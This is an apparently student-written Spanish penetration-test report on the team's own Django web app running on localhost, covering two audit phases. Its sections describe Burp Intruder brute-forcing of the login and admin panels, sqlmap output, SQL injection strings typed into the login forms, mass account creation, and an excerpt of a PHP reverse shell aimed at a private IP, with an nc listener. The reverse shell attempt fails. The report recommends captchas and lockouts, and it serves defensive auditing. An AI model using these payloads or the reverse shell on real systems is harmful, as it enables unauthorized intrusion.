

APB2TAL

Vulnerability Report

Sunday, May 26, 2022

Índice

Índice	2
1.- Proyecto en fase 1	3
1.1.- Informe bruto de errores	3
1.2.- Fuerza bruta al panel de administrador	4
1.3.- Pruebas con SQLMap	5
1.4.- Intentos de SQLI	6
1.5.- Prueba de Reverse Shell	7
2.- Proyecto en fase 2	10
2.1.- Acceso a directorios	10
2.2.- Fuerza bruta en el panel login	11
2.3.- Fuerza bruta en el buzón del usuario	15
2.4.- Persistencia del CSRF Token	16

1.- Proyecto en fase 1

1.1.- Informe bruto de errores


- Informe bruto de extrancios de errores de nuestra página web. Debido a las medidas del framework django, se nos hace imposible encontrar vulnerabilidades de tipo web, es por eso que el unico metodo de obtencion sería ejecutando un file inclusion que por razones obvias tenemos capado con no poder ejecutar el archivo sino que directamente lo almacena.

Si que se han podido encontrar varios errores que no hemos aplicado en el framework que se visualizarán a continuación:



Como se muestra en la siguiente imagen al inventarnos un directorio para acceder nos muestra todos los directorios que tiene la aplicación.

1.2.- Fuerza bruta al panel de administrador



La aplicación presenta una vulnerabilidad crítica en el panel de administración de la base de datos Django debido a la ausencia de un sistema de captcha y la falta de un mecanismo de bloqueo tras múltiples intentos fallidos de inicio de sesión.

Esto permite a un atacante realizar ataques de fuerza bruta sin restricciones, probando numerosas combinaciones de nombres de usuario y contraseñas hasta encontrar una válida. Durante nuestras pruebas, utilizamos una wordlist común y logramos acceder al panel de administración sin obstáculos.

Esta falta de protección expone la aplicación a riesgos serios, ya que facilita el acceso no autorizado a la base de datos.

Implementar un captcha y un sistema de bloqueo tras varios intentos fallidos es crucial para mitigar esta vulnerabilidad y mejorar la seguridad de la aplicación.

The screenshot shows the Burp Suite Community Edition v2024.2.1.5 interface. The top bar indicates the current project is '6. Intruder attack of http://127.0.0.1:8000'. The main window is divided into several panes:

- HTTP History:** Shows a list of intercepted requests. The selected request is a POST to /adminlogin/?next=/adminlogout/logout/ with a status of 200.
- Request Details:** Displays the raw HTTP request and response. The request is a POST to /adminlogin/?next=/adminlogout/logout/ with a status of 200. The response is a 200 status with a content-type of application/x-www-form-urlencoded.
- Request/Response Table:** A table showing the details of the intercepted requests and responses. The table has columns for Request, Payload, Status code, Response, Error, Timeout, Length, and Comment.

Como podemos ver aunque la base de datos tiene cookies que podrían usarse para hacer solo 1 intento por consulta, haciendo un intercept y sin ningun captcha de por medio, hemos conseguido hacer pasar 1 wordlist con el user y pass pasix que permite el acceso, lo que permitiría ataques de fuerza bruta sin ninguna barrera

1.3.- Pruebas con SQLMap

```

[1.8.4.5#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:46:27 /2024-04-23/

[15:46:27] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] y
[15:46:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('csrftoken=esD7vonKlCy...9cuUqYBsJ'). Do you want to use those [Y/n] y
[15:46:31] [INFO] testing if the target URL content is stable
[15:46:31] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[15:46:33] [INFO] testing if URI parameter '#1*' is dynamic
[15:46:33] [WARNING] URI parameter '#1*' does not appear to be dynamic
[15:46:33] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[15:46:33] [INFO] testing for SQL injection on URI parameter '#1*'
[15:46:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:46:33] [WARNING] reflective value(s) found and filtering out
[15:46:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:46:33] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:46:33] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:46:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:46:33] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:46:34] [INFO] testing 'Generic inline queries'
[15:46:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:46:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:46:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:46:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:46:34] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

```

Captura del sqlmap conforme se han intentado lanzar ataques pero no se han encontrado sqli

1.4- Intentos de SQLI

The image displays four screenshots of a login form, arranged in a 2x2 grid. Each screenshot shows a 'Login' form with a 'Usuario' (Username) field, a 'Contraseña' (Password) field, a '¿Olvidaste tu contraseña?' (Forgot your password?) link, an 'Ingresar' (Login) button, and a '¿No tienes una cuenta? Registrarse' (Don't have an account? Register) link. The 'Usuario' field contains different SQL injection payloads in each screenshot:

- Top-left: `=1' or 1'=1`
- Top-right: `'or 1'=1';--`
- Bottom-left: `= ' or '0'='0`
- Bottom-right: `='+or+=1+=1+--`

Ejemplos de intentos de SQLI sin ningún resultado.


1.5.- Prueba de Reverse Shell

Resumen ataque

- La aplicación presenta una vulnerabilidad crítica en el panel de administración de la base de datos Django debido a la ausencia de un sistema de captcha y la falta de un bloqueo tras múltiples intentos fallidos de inicio de sesión.

Esto permite a un atacante realizar ataques de fuerza bruta sin restricciones, probando numerosas combinaciones de nombres de usuario y contraseñas hasta encontrar una válida.

Durante nuestras pruebas, utilizamos una wordlist común y logramos acceder al panel de administración sin obstáculos. Implementar un captcha y un sistema de bloqueo tras varios intentos fallidos es crucial para mitigar esta vulnerabilidad y mejorar la seguridad de la aplicación.




```

php-reverse-shell.php
~/Downloads

35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return
41 // FALSE under Windows.
42 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are
43 // rarely available.
44 // Usage
45 // ----
46 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '172.28.1.70'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 ...

```

Hacemos un archivo reverse shell en PHP. Esta técnica implica crear un script que permite obtener acceso remoto al servidor.




Subimos el archivo para que se ejecute. La carga exitosa del archivo es un paso crucial para establecer la conexión inversa.

```

pasix@pasix-Vir: ~
valid_lft forever preferred_lft forever
5: br-e7f5b4b2ca5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f4:16:2f:40 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-e7f5b4b2ca5f
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f4ff:fe16:2f40/64 scope link
        valid_lft forever preferred_lft forever
7: veth56da806@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-e7f5b4b2ca5f state UP group default
    link/ether 9a:03:f9:b9:f1:f1 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::9803:f9ff:feb9:f1f1/64 scope link
        valid_lft forever preferred_lft forever
pasix@pasix-Vir:~$
pasix@pasix-Vir:~$ nc
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
        [-X proxy_protocol] [-x proxy_address[:port]] [destination]
[port]
pasix@pasix-Vir:~$ nc -nvlp 1234
Listening on 0.0.0.0 1234

```

Creamos una sesión para capturar la reverse shell con `nc`. Configuramos nuestra máquina para recibir la conexión.



Hemos subido el archivo. A pesar de haber subido el archivo correctamente, no logramos recibir la shell, indicando que hay mecanismos de seguridad en el servidor que previenen la ejecución de dicho archivo.


```


valid_lft forever preferred_lft forever
5: br-e7f5b4b2ca5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue sta
te UP group default
    link/ether 02:42:f4:16:2f:40 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-e7f5b4b2ca5f
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f4ff:fe16:2f40/64 scope link
        valid_lft forever preferred_lft forever
7: veth56da806@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue mas
ter br-e7f5b4b2ca5f state UP group default
    link/ether 9a:03:f9:b9:f1:f1 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::9803:f9ff:feb9:f1f1/64 scope link
        valid_lft forever preferred_lft forever
pasix@pasix-Vir:~$
pasix@pasix-Vir:~$ nc
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w t
imeout]
        [-X proxy_protocol] [-x proxy_address[:port]]          [destination]
[port]
pasix@pasix-Vir:~$ nc -nvlp 1234
Listening on 0.0.0.0 1234

```

- Pero finalmente no recibimos la shell


2.- Proyecto en fase 2

2.1.- Acceso a directorios




Como se muestra en la siguiente imagen: al inventarnos un directorio para acceder ya no nos muestra como en el informe anterior los directivos creados sino que simplemente nos sale que la página web no existe.

2.2.- Fuerza bruta en el panel login



Fuerza bruta al panel de login ya que no tiene captcha. La ausencia de un captcha permite que los atacantes realicen múltiples intentos de inicio de sesión sin restricciones.



Como podemos ver, aunque la base de datos tiene cookies que podrían usarse para hacer solo 1 intento por consulta, haciendo un intercept y sin ningún captcha de por medio, a diferencia de la auditoría anterior no hemos conseguido hacer fuerza bruta lo que significa que hemos conseguido persuadir la vulnerabilidad. Las medidas implementadas parecen haber mejorado la seguridad en este aspecto.

The screenshot displays the Burp Suite Community Edition interface. On the left, the 'Intruder' tab is active, showing the 'Choose an attack type' section with 'Sniper' selected. Below it, the 'Payload positions' section shows a list of 23 positions for inserting payloads into an HTTP request. The target URL is 'http://127.0.0.1:8000'. The request body contains various headers and a body with a csrf token and a password field.




On the right, the '2. Intruder attack of http://127.0.0.1:8000' window is open, showing the 'Results' tab. It displays a table of intruder attack results with columns for Request, Position, Payload, Status code, Response, Error, Timeout, and Length. The table shows 9 results, with the first result having a status code of 302 and a response length of 600.

Requ...	Position	Payload	Status code	Respons...	Error	Timeout	Length
0	0		302	458		600	
1	1	hyq	302	334		600	
2	1	sdgfsf	302	339		600	
3	1	sdgfsdfsdf	302	332		600	
4	1	sdgfsdf	302	320		600	
5	1	sdf	302	336		600	
6	1	sdgfsdf	200	353		15157	
7	1	sdgfsdf	302	410		600	
8	1	ffff55555555	302	477		600	
9	1	dfgdsf	302	301		600	

Below the table, the 'Request' and 'Response' tabs are visible, showing the raw HTTP data for the selected result.

Intentamos crear muchos usuarios sustituyendo los parámetros modificables por texto aleatorio. Este tipo de prueba busca determinar si el sistema puede resistir la creación masiva de cuentas de usuario.

The screenshot shows a 'Sign in' form with a dark blue background. The form has two input fields: 'Username:' and 'Password:'. The 'Username:' field contains the text 'sdfsdfsdf'. The 'Password:' field is masked with asterisks. Below the fields is a blue 'Signin' button. At the bottom of the form, there is a link that says '¿Todavía no tienes cuenta? ¡Crea una!'.



Intentamos crear muchos usuarios sustituyendo los parámetros modificables por texto aleatorio. Este tipo de prueba busca determinar si el sistema puede resistir la creación masiva de cuentas de usuario.

Burp Suite Community Edition

3. Intruder attack of http://127.0.0.1:8000

Attack type: Sniper

Choose an attack type

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request

Target: http://127.0.0.1:8000

```

1 POST /contacta/administracion/ HTTP/1.1
2 Host: 127.0.0.1:8000
3 Content-Length: 139
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
12 like Gecko) Chrome/125.0.6422.60 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8000/contacta/administracion/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Cookie: csrfToken=reZMOOLYdzgs00XkND6Fe2M2uZV0ZMff; sessionId=aqt2o3kfyItxgOp
22 Connection: keep-alive
  
```

2 payload positions

Event log All issues

Results

Intruder attack results filter: Showing all items

Requ...	Position	Payload	Status code	Response...	Error	Timeout	Length
53	2	ysuorTolrjmgkgyorzaedh	302	36			321
54	2	tuodyzdevryuargfhdy	302	39			321
55	2	jrsyutfaetyrvyjekawrgts...	302	36			321
56	2	runyru	302	38			321
57	2	rylyutyyear	302	26			321
58	2	gsnyk	302	70			321
59	2	dsryhuaes	302	37			321
60	2	qeryyghyrystyt	302	39			321
61	2	h	302	40			321
62	2	yh	302	39			321

Request Response

Finished

127.0.0.1:8000/contacta/

PB2TAL

Contacta

Mensaje Administración

Buzón 96

Llamar

Como podemos ver en las imágenes anteriores, hemos conseguido crear más de 80 usuarios ya que no dispone de captcha.

La falta de un captcha permite que los scripts automáticos generen numerosas cuentas, lo que puede ser usado para ataques de spam o sobrecarga del sistema.

2.3.- Fuerza bruta en el buzón del usuario

También hemos podido hacer fuerza bruta con el login del buzón del usuario y el administrador. Este tipo de ataque busca descubrir las credenciales de acceso mediante el intento repetido de combinaciones de usuario y contraseña.

The image displays four examples of SQL injection attempts on a 'Sign in' form. Each attempt is shown in a separate screenshot of the form, which has a dark teal background and white text. The 'Username' field is the focus of the attacks, while the 'Password' field is filled with dots. A red error message is displayed below the username field for each attempt.

- Top Left:** Username: `=1' or '1'=1`. Error: Special characters are not allowed except underscore (_).
- Top Right:** Username: `'or'1'='1';--`. Error: Special characters are not allowed except underscore (_).
- Bottom Left:** Username: `'or'1'='1';#`. Error: Special characters are not allowed except underscore (_).
- Bottom Right:** Username: `=1' or '0'='0`. Error: Special characters are not allowed except underscore (_).

Each screenshot also shows a 'Signin' button and a link at the bottom: '¿Todavía no tienes cuenta? ¡Crea una!'.

Ejemplos de intentos de SQLI sin ningún resultado

2.4.- Persistencia del CSRF Token

The screenshot shows the APB2TAL application interface. The user profile for 'admin' is displayed, with the email 'administrador@administrador.com' and the name 'admin admin'. Below the profile, the 'Application' tab in the browser's developer tools is open, showing a table of cookies:

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Priority
csrftoken	Ayft9FUQp1bmRmFg5DZyNpql3fde5Kx	127.0...	/	2025-...	41			Lax	Medium
sessionid	cr5jwgey6oqu3kuue6smkj3jerqd5qu	127.0...	/	2024-...	41			Lax	Medium

Below the table, there is a prompt: 'Select a cookie to preview its value'.

